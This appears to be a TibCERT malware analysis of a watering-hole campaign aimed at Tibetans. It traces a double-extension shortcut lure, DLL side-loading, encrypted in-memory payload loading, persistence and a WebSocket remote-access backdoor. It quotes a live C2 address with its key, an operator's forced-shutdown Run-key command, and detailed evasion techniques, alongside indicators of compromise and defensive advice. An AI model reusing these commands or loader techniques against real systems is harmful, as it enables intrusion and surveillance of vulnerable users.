The initial execution occurs through a Unicode Windows shortcut:
མི་རིགས་མཐུན་སྒྲིལ་དང་ཡར་རྒྱས་ལ་སྐུལ་འདེད་གཏོང་བའི་ཁྲིམས་.mp4.lnk
The .mp4.lnk double-extension and media-oriented presentation make the shortcut appear related to video content, while static analysis shows that its actual execution target is:
MACOSX\0.exe
The file 0.exe is a renamed copy of the legitimate Microsoft executable MpDlpService.exe.
Execution, therefore transitions from a media-themed lure into the hidden _MACOSX staging directory without requiring the victim to manually interact with the additional components stored there.

Fig. 2.7: Parsed Windows Shell Link (.lnk) metadata showing the shortcut target, arguments, and icon configuration

Fig 2.8 Extracted archive contents. Windows Explorer presents the video shortcut as a primary visible artifact, whereas dir /a reveals the additional _MACOSX directory containing the malicious DLL and supporting files.
Phase 2: Trusted Host Execution & DLL Side-Loading
Legitimate Microsoft Host
The executable 0.exe is a digitally signed, and legitimate Microsoft binary as shown in figure

Fig2.9: File properties of 0.exe (MpDlpService.exe) showing Microsoft product and version metadata
The host executable, 0.exe, contains version-information metadata identifying it as MpDlpService.exe, a Microsoft Data Loss Prevention Service executable. During execution, it loads the attacker-controlled mpclient.dll from the same directory, enabling malicious code to execute within the host process.
DLL Side-Loading
Procmon telemetry directly that 0.exe loads mpclient.dll from the attacker-controlled _MACOSX staging directory. The local DLL is mapped into the 0.exe process and recorded as a Load_Image event, providing runtime confirmation of the DLL side-loading relationship.
Observed execution telemetry establishes the relationship:
Process:
C:\...\_MACOSX\0.exe
Loaded DLL:
C:\...\_MACOSX\mpclient.dll
Proxy DLL Characteristics
The malicious mpclient.dll implements Defender-related exports expected by the legitimate host. Maintaining compatible exports allows the DLL to satisfy the application’s dependency requirements and prevents immediate load-time failures caused by missing entry points.
The DLL additionally exposes unusual exports including:
j0
j1
The DLL’s internal naming also identifies it as:
mpclient_dll_proxy.dll
These characteristics support the assessment that mpclient.dll was deliberately constructed as a proxy DLL for the side-loading chain.
Phase 3: Payload Decryption and In-Memory Execution
Following successful DLL side-loading, mpclient.dll initializes a dedicated worker thread responsible for recovering, transforming, staging and executing the next-stage payload contained in resource.dat
Loader Initialization and Analysis-Resistance Characteristics
During initialization, mpclient.dll creates a worker thread that performs the primary loader operations independently of the host executable’s main execution path.
The loader dynamically resolves a combination of Win32 and native Windows APIs and makes extensive use of lower-level memory-management interfaces, including:
NtAllocateVirtualMemory
NtProtectVirtualMemory
NtDelayExecution
NtReadFile
VirtualAllocExNuma
Analysis also identified inspection and use of native API stubs associated with the Windows system-call interface. This allows the loader to interact with memory-management functionality at a lower level than a conventional sequence based exclusively on APIs such as VirtualAlloc and VirtualProtect.
VirtualAllocExNuma is invoked as part of an allocation-validation sequence. NUMA-based allocation checks have previously been observed in malware as a means of identifying constrained or emulated analysis environments. In this sample, however, the allocation itself succeeds and the available evidence does not establish that the result directly controls sandbox-detection logic. The behavior is therefore assessed as a possible analysis-resistance or environment-validation characteristic, rather than confirmed sandbox evasion.
The loader additionally introduces a delay through NtDelayExecution, further separating initial DLL loading from payload execution.
Payload Recovery
The encrypted next-stage payload is stored on disk as:
resource.dat
The loader reads the file into process memory and derives a 32-byte RC4 key from embedded key material.
The resulting key initializes the RC4 state and decrypts resource.dat at runtime. The plaintext Stage 2 is therefore not directly recoverable through static inspection of the original encrypted file.
Following RC4 decryption, the recovered buffer is subjected to an additional reversible transformation derived from RDTSC timing data. A timing-derived value is repeatedly applied to the payload during staging.
Memory Staging
The recovered payload is placed into dynamically allocated private process memory using native virtual-memory APIs.
After the initial staging operation, the region is transitioned to PAGE_NOACCESS and execution is delayed. Write access is subsequently restored, the temporary timing-derived transformation is reversed, and the final payload is transitioned into an executable state consistent with PAGE_EXECUTE_READ.
This sequence avoids maintaining a persistent writable-and-executable payload region and limits the period during which the final plaintext Stage 2 is simultaneously reconstructed and executable.
The combination of:
- encrypted payload storage on disk;
- runtime RC4 decryption;
- transient RDTSC-derived memory transformation;
- deliberate execution delay; and
- staged memory-protection transitions
increases the difficulty of straightforward static analysis and simple memory-scanning approaches.
In-Memory Stage 2 Execution
After reconstructing the payload and transitioning its memory region to an executable state, the loader dynamically resolves Windows fiber-management APIs:
ConvertThreadToFiber
CreateFiber
SwitchToFiber
and supplies the reconstructed payload buffer directly as a fiber entry point.
If fiber-based execution is unavailable or unsuccessful, the loader can fall back to thread-based execution using the same recovered memory buffer.
This establishes that the payload contained in resource.dat is:
- read from disk in encrypted form;
- decrypted at runtime;
- staged in process memory; and
- executed directly from memory.
No decrypted Stage 2 payload is written to disk in the observed execution path.
Phase 4: File Migration and Registry Persistence
File-System Migration
Following initial execution, the malware migrates the components required for continued DLL side-loading away from the original archive and _MACOSX staging directory.
The migrated components are:
0.exe
mpclient.dll
resource.dat
Runtime filesystem telemetry confirms that the components are copied into:
C:\Users\user\AppData\Roaming\
equivalent to:
%APPDATA%\
The resulting installation directory therefore contains:
%APPDATA%\0.exe
%APPDATA%\mpclient.dll
%APPDATA%\resource.dat
Moving the complete side-loading chain into the user profile allows execution to continue even if the original video.zip archive or extracted _MACOSX directory is subsequently removed.
Installation-State Artifact
During first execution, the malware checks for:
C:\Users\user\AppData\Roaming\cred.dat
When the file is absent, The malware subsequently migrates the required components, establishes persistence, and creates cred.dat.
The generated file contains a single ASCII byte: 1, and was observed with hidden/system-related file attributes.
During later executions where cred.dat is already present, the malware queries the file’s metadata but does not repeat the migration or Run-key creation sequence. Instead, execution proceeds directly to processing the persisted resource.dat and initializing later-stage network activity.
The cross-run behavior strongly indicates that %APPDATA%\cred.dat functions as an installation-state marker.
The evidence further suggests that the presence of the file is more significant than its contents.
No evidence indicates that cred.dat stores credentials.
Registry Run-Key Persistence
The malware establishes user-level persistence through:
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
Using the value name:
WinSecuritySvc
The value references the migrated 0.exe. As shown in Fig:

Fig2.10: Autoruns view showing the WinSecuritySvc persistence value and the corresponding executable path
Because mpclient.dll and resource.dat are copied alongside the executable, subsequent execution can reconstruct the same side-loading and in-memory payload chain without depending on the original archive.
The final report should include the exact Run-key command line when available, including any arguments supplied to 0.exe.
Phase 5: Stage 2 Runtime Recovery and Command-and-Control Analysis
Stage 2 Runtime Execution
Following decryption and in-memory execution of the payload contained in resource.dat, the recovered Stage 2 initializes networking functionality and communicates with:
92.38.178.53:65532
Runtime and packet-capture analysis identified the following HTTP request:
GET /?a=w64&h=92.38.178.53&t=ws_&p=65532 HTTP/1.1
Host: 92.38.178.53:65532
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:48.0) Gecko/20100101 Firefox/48.0
The request includes parameters describing the target architecture and configured communication endpoint:
a=w64 Windows x64 architecture
h=92.38.178.53 C2 host
t=ws_ WebSocket transport configuration
p=65532 C2 port
Packet-capture analysis confirms that this request is used by Stage 2 to retrieve an additional payload from the remote server.
Network Retrieval of Additional Payload
The C2 server responds to the Stage 2 request with:
HTTP/1.1 200 OK
Content-Type: application/x-download;charset=utf-8
Content-Disposition: attachment; filename=windows_amd64.exe
Content-Length: 5158400
The response identifies the transferred object as:
windows_amd64.exe
with a declared payload size of approximately 5.2 MB.
Analysis of the transferred response body shows that the payload is encoded using a single-byte XOR value of 0x99. Decoding the response produces a valid 64-bit Windows PE containing Go runtime artifacts.
The decoded payload has the following SHA-256 hash:
2171d41b30c68844377a86848c8c5b48ae8df7db66e2995b144e85c93cae3923
During the observed infection, no corresponding windows_amd64.exe file is written to disk through ordinary file-write activity by 0.exe, and no separate windows_amd64.exe process is created.
Following completion of the transfer, additional Windows libraries are loaded and several new threads are created within the existing 0.exe process. This activity is immediately followed by establishment of additional connections to the same C2 server.
Runtime behavior therefore strongly indicates that the decoded later-stage component is initialized within the existing 0.exe process.
Transition to WebSocket Communication
Shortly after the additional payload transfer completes, the infected system establishes a new connection to:
92.38.178.53:65532
Unlike the initial Stage 2 download request, this connection performs an HTTP WebSocket upgrade.
An observed request follows the structure:
GET /?a=w64&h=92.38.178.53&t=ws_&p=65532 HTTP/1.1
Host: 92.38.178.53:65532
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:48.0) Gecko/20100101 Firefox/48.0
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Version: 13
The C2 server responds with:
HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: <session-specific value>
Independent validation of the observed Sec-WebSocket-Key and Sec-WebSocket-Accept values confirms that the exchanges represent genuine WebSocket session establishment.
Multiple WebSocket sessions were observed during execution, demonstrating repeated communication with the same C2 infrastructure.
Post-Connection Communication
Following successful WebSocket establishment, the infected system exchanges data with the C2 server in both directions.
Application traffic is carried using structured, length-prefixed messages. Decryption of the later-stage protocol recovered command-and-response data from the C2 session, demonstrating that the channel is used for active remote-control operations.
Recovered activity includes:
- Host and session information collection;
- Screen capture and screenshot transmission;
- Remote filesystem enumeration;
- Interactive WinPTY-based terminal access;
- Remote command execution;
- Operator-driven registry modification through creation of the SD6 Run value;
- Registry modification; and
- Remote termination of the active backdoor process.
This provides direct evidence that the later-stage component operates as an interactive remote-access backdoor.
Screen Capture and Exfiltration
Decryption of the C2 traffic identified a server-issued request associated with screen capture.
Immediately following this request, the compromised host transmits a large encoded object through the existing C2 connection. Reconstruction of the transferred data produces a valid JPEG image:
Format: JPEG
Dimensions: 1920 × 1080
Size: 444,302 bytes
The reconstructed image is a screenshot of the victim desktop and visibly captures the active analysis environment, including security and monitoring utilities.
The screenshot is transmitted to the C2 server through the established encrypted application channel.
This directly confirms both screen-capture capability and transmission of captured display data to the remote controller.
Interactive Terminal Capability
During an established C2 session, runtime telemetry records 0.exe creating a temporary directory:
C:\Users\user\AppData\Local\Temp\0.exe_winpty\
Writes the WinPTY components:
winpty.dll
winpty-agent.exe
Runtime telemetry confirms that winpty.dll is subsequently loaded into 0.exe and that winpty-agent.exe is launched as a child process using a dedicated WinPTY named-pipe control channel.
This activity occurs immediately following inbound C2 communication and confirms that the later-stage malware implements interactive terminal infrastructure. This functionality provides the remote operator with an interactive console on the analyzed host. Decrypted C2 traffic from the session included an operator-issued command to create the SD6 registry Run-key value, as detailed in the following section.
Operator-Created SD6 Run-Key and Forced Shutdown
During the interactive terminal session, decrypted C2 traffic records the remote controller issuing the following command:
reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v SD6 /t REG_SZ /d "cmd /c ping -n 7 127.0.0.1 >nul & shutdown /s /f /t 0" /fThis establishes that the SD6 Run-key value was created interactively by the remote controller through the WinPTY-backed shell, rather than being part of the initial automatic installation sequence.
The resulting registry value is located under:
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
and causes the following command to execute at user logon:
cmd /c ping -n 7 127.0.0.1 >nul & shutdown /s /f /t 0The localhost ping command introduces a short execution delay before shutdown /s /f /t 0 is invoked, which performs an immediate forced Windows shutdown.
Remote File-System Discovery
During active C2 communication, runtime telemetry records 0.exe enumerating the victim’s filesystem. Observed browsing progresses through locations including:
C:\
C:\Users
C:\Users\user
C:\Users\user\Desktop
C:\Users\user\Desktop\Sysinternals18
Enumeration of the root directory exposes entries including:
$Recycle.Bin
Documents and Settings
DumpStack.log.tmp
pagefile.sys
PerfLogs
Program Files
Program Files (x86)
Further enumeration identifies files and directories within the user profile and Desktop.
Directory enumeration occurs immediately following inbound C2 activity and is followed by larger outbound C2 responses. This behavior strongly indicates that directory-listing results are returned to the remote operator.
Host and Session Information Collection
Decrypted C2 traffic also identified requests that cause the compromised host to return basic host and session information.
Observed responses include information such as:
Current directory: C:\Windows\system32
Available drives: C: D:
Computer name: DESKTOP-QBO0E2V
User context: DESKTOP-QBO0E2V\user
This information provides the remote operator with environmental context before further interaction and can assist in determining available storage, host identity, active user context, and the current working directory.
Runtime Network State
Runtime memory contains a plaintext networking configuration associated with the later-stage communication:
server = ws://92.38.178.53:65532
type = ws
vkey = Ldf6883!.
salt = Ldf6883!.
proxy = <empty>
d = 30
h = 10
The configuration identifies WebSocket as the selected transport and specifies the same C2 endpoint observed in packet-socket telemetry. The identical key and salt values are retained in the runtime configuration. Protocol analysis successfully used the recovered configuration material during decryption of later-stage C2 traffic, enabling recovery of server-issued commands and victim responses.
Winsock-related runtime state was also identified, supporting active initialization of Windows networking functionality by the in-memory component.
Associated Runtime Artifact
Runtime memory contains repeated references to:
C:\Users\user\AppData\Local\Temp\log_de.log
Procmon telemetry independently confirms that 0.exe accesses the same path during later-stage execution.
The access occurs shortly before networking initialization, strengthening the association between log_de.log and the Stage 2/later-stage communication chain.
Additional later-stage analysis also identified references to:
C:\Users\user\AppData\Local\Temp\log_de-0.log
The precise operational purpose of these artifacts has not yet been established.
The WinPTY terminal capabilities additional crates:
C:\Users\user\AppData\Local\Temp\0.exe_winpty\winpty.dll
C:\Users\user\AppData\Local\Temp\0.exe_winpty\winpty-agent.exe
C2 Assessment
The combined runtime evidence establishes with high confidence that the in-memory components communicates with:
Transport: WebSocket
Server: 92.38.178.53
Port: 65532
URL: ws://92.38.178.53:65532
The assessment is supported by the recovered plaintext configuration, constructed HTTP request, WebSocket upgrade headers, validated WebSocket handshake values, and Winsock runtime state.
C2 Infrastructure Enrichment
WHOIS data places the recovered C2 address 92.38.178.53 within the 92.38.178.0/24 network range. RIPE records identify the allocation as GCL-CUSTOMER-JP, described as a G-Core Labs customer assignment, with Japan (JP) listed as the country associated with the allocation.
Indicators of Compromise (IoCs)
Host & Persistence Artifacts
| Indicator Type | Value/File Path | Description |
|---|---|---|
| File Name | video.zip | Initial Watering hole delivery archive |
| Directory | _MACOSX | Staging directory containing the Windows execution components |
| File Name | མི་རིགས་མཐུན་སྒྲིལ་དང་ཡར་རྒྱས་ལ་སྐུལ་འདེད་གཏོང་བའི་ཁྲིམས་.mp4.lnk | Weaponised Windows shortcut used to initiate execution |
| File Name | 1.mp4 | Decoy video file launched by the LNK |
| SHA-256 | 715b4174065916a6412f60b3c10664b323dc737fd717ab09627083be34626fe0 | Legitimate Microsoft MpdlpService.exe renamed to 0.exe |
| SHA-256 | 2c014907def78607693f22ed62dd1e884dee3ac3880bf43fca3c82ff4be6356f | Malicious proxy loader (mpclient_dll_proxy.dll) |
| SHA-256 | f92b28ab49cf6c11182213a8fb7a729df3a19d8a230f2bc9b343bebe7a503751 | Encrypted resource.dat payload |
| Directory Path | %APPDATA%\ | Primary installation directory for malicious files |
| Registry Key | HKCU\Software\Microsoft\Windows\CurrentVersion\Run | User-level startup persistence location |
| Registry Value | WinSecuritySvc | Malicious Run key executing the sideloading chain |
| Registry Data | %AppData%\0.exe | Value data pointing to the migrated host executable |
Network Communications
| Indicator Type | Value | Description |
|---|---|---|
| IPv4 Address | 92.38.178[.]53 | Configured WebSocket C2 server |
| TCP Port | 65532 | Configured WebSocket C2 port |
| WebSocket URL | ws://92.38.178.53:65532 | Stage 2 C2 endpoint |
| Domain | ipc(.)tibet-library(.)shop | Watering-hole infrastructure |
| Domain | www(.)tibet-library(.)shop | Telemetry exfiltration and logging infrastructure |
| URL Path | ipc(.)tibet-library(.)shop/web_exfil(.)js | Javascript resources associated with the watering-hole activity |
| URL Path | www(.)tibet-library(.)shop/web_ip(.)php | Telemetry collection endpoint |
MITRE ATT&CK Mapping
| Technique | ID | Why It Applies |
|---|---|---|
| Drive-by Compromise | T1189 | The victim is profiled through the website and selected to receive video.zip. |
| User Execution: Malicious File | T1204.002 | The victim executes the Unicode .mp4.lnk shortcut, initiating the malware chain. |
| Masquerading: Double File Extension | T1036.007 | The shortcut uses .mp4.lnk, presenting a video-oriented extension before the actual executable .lnk extension. |
| Hijack Execution Flow: DLL | T1574.001 | The legitimate Microsoft MpDlpService.exe, renamed 0.exe, loads attacker-controlled mpclient.dll from the same directory. |
| Obfuscated Files or Information: Encrypted/Encoded File | T1027.013 | resource.dat contains the encrypted Stage 2 payload, which is protected using RC4 before runtime recovery. |
| Deobfuscate/Decode Files or Information | T1140 | The loader decrypts resource.dat at runtime and reverses the additional transformation before execution. |
| Obfuscated Files or Information: Dynamic API Resolution | T1027.007 | The loader dynamically resolves APIs, including native and fiber-related functions, at runtime. |
| Native API | T1106 | The loader uses native Windows APIs such as NtAllocateVirtualMemory, NtProtectVirtualMemory, NtDelayExecution, and NtReadFile, and inspects syscall stubs. |
| Reflective Code Loading | T1620 | The decrypted Stage 2 payload is allocated and executed directly inside the current process’s memory through CreateFiber/SwitchToFiber, with a CreateThread fallback, without writing the decrypted payload to disk. |
Recommendations
If you believe you have received a suspicious email, follow the recommendations below
- Threat actors heavily leverage cultural and event-themed lures such as His Holiness Birthday or Lobga Rangzen, or Sikyong etc, users should follow basic 30 seconds email detective:
- Before clicking any link or opening any attachment, pause to carefully review the email’s content, sender, and context. This brief delay interrupts the sense of urgency attackers rely on and give you time to spot red flags you might otherwise miss.
- Inspect the Sender: The sender’s email may appear legitimate, instead check the actual sender email address for the correct domain, watching closely for subtle misspelling or “lookalike” domains designed to mimic trusted organizations (eg : dolrna(at)proton(dot)me instead of the legitimate dolma(at)gmail(dot)com).
- Preview Links Before Clicking: Hover your cursor over the link (or press and hold on mobile devices) to reveal the true destination URL in preview or status bar, without actually clicking through. Compare this against the URL you would expect. Mismatches, unusual domains, or shortened links can be malicious.
- Watch for Urgency: Be especially cautious of messages that create a false sense of urgency, such as demands for immediate action, warnings about account suspension, time-limited invitations, or requests tied to sensitive events. Attackers frequently exploit urgency to bypass careful scrutiny.
- Verify Through TibCERT Support Desk: If an email seems unusual or unexpected, do not reply to it or use contact details provided within the message itself. Instead, forwarded this email to the support(at)tibcert(dot)org so our TibCERT tech team can investigate this email for you.
If you are a web administrator or manage your organization’s website, follow the recommendations below:
- Any staff member accessing the website must complete standard website management onboarding and initial website training from the TibCERT tech team.
- Use Open Source browser extensions such as “No Script” to enable consensual browsing, meaning that this extension blocks scripts by default and lets you allow them only on websites you trust.
- Enable two-factor authentication (2FA) on all online accounts wherever it is available. This adds an extra layer of security, even if your password is compromised.
- Enforce Safe File Formats: Configure all data entry forms (contact forms, submission forms, file uploads) to accept only necessary, safe file formats (e.g., PDF, JPG, PNG), while explicitly blocking script-based formats like .php, .exe, .js, and .sh that could execute malicious code. Ensure these restrictions are enforced server-side, not just in the browser.
Download : Report